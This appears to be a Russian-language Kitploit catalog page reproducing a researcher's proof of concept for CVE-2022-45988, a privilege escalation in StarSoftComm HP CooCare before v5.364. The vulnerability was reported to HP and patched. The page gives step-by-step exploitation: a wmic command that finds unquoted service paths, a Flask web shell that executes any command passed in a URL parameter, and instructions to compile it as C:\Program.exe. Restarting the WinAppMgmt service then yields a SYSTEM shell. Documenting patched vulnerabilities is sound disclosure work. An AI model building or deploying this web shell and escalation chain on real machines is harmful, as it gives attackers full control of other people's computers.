
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2022-45988 — CVE-2022-45988 StarSoftComm HP CooCare Существует уязвимость повышения привилегий | Kitploit

Инструменты/GitHubGitHub/happy0717/cve-2022-45988
Повышение привилегийАнализ уязвимостейЭксплуатацияТестирование на ПроникновениеЭксплуатация Бинарных Файлов
GitHubhappy0717/cve-2022-45988

CVE-2022-45988

CVE-2022-45988 StarSoftComm HP CooCare Существует уязвимость повышения привилегий

Репозиторий
3233 лет назадЕщё не проверено
Поделиться

CVE-2022-45988 StarSoftComm HP CooCare — уязвимость повышения привилегий

####################################################


Я связался с hp-security-alert, они исправили эту ошибку. О программе StarSoftComm CooCare [HP-PSRT-IR #4106]
image
Вендор предоставил следующую информацию:

Выполните следующие шаги для обновления:

  1. Запустите eService
  2. Подождите около 3 минут
  3. Закройте и снова запустите eService.
  4. Проверьте, что версия v5.364 или новее.

#####################################

Уязвимость повышения привилегий существует в StarSoftComm HP CooCare, которая может позволить злоумышленнику повысить свой уровень привилегий.
e管家超级版 — это встроенное ПО удалённой диагностики для HP Star 14 pro, разработанное компанией StarSoftComm (软通科技).

Тестировалось на Windows 11 22621.819, HP LAPTOP HP Pavilion Plus 14-дюймовый ноутбук 14-eh0000 (56D77AV).

Затрагиваемая версия: CooCare ниже v5.364

Воспроизведение уязвимости

Первый шаг: wmic service get name,displayname,pathname,startmode |findstr /i "Auto" |findstr /i /v "C:\Windows\" |findstr /i /v """

Найти службу (используйте указанную выше команду CMD, чтобы найти неиспользуемые службы)

image


Имя службы — Windows Application Management Service, сокращённо WinAppMgmt.
Служба называется Windows Application Management Service, сокращённо WinAppMgmt.
image

Эта служба от StarSoftComm CooCare

image

Шаг 2: Подготовить вредоносную программу

image

from flask import Flask, request
import os

app = Flask(__name__)

@app.route('/')
def hello_world():
    r = request.args.getlist('cmd')  #Принимает параметр ?cmd=
    a=os.popen(r[0])  #Выполняет системные команды
    l = a.read()
    return l  #Возвращает результат

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=14145, debug=True)  #Слушает HTTP порт 14145

Я использовал python3 flask для создания вредоносного exe. Он слушает HTTP порт 14145 и выполняет системные команды.

Используя команду pyinstaller.exe --onefile --windowed -F -w python_test.py создал вредоносный exe.

Шаг 3: Поместить вредоносное ПО в путь C:\ и переименовать в Program.exe

image


Шаг 4: Запустить службу Windows Application Management Service

Если служба Windows Application Management Service уже запущена, можно перезапустить её
image

Шаг 5: Дождаться запуска службы Windows Application Management Service и выполнить системные команды


C:\Program.exe запускается от имени системы

Когда я вижу, что служба Windows Application Management Service запущена в Taskmgr.exe с правами SYSTEM, затем я открываю браузер и ввожу http://127.0.0.1:14145?cmd=whoami

Жду...

...

это.

NT SYSTEM
image

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

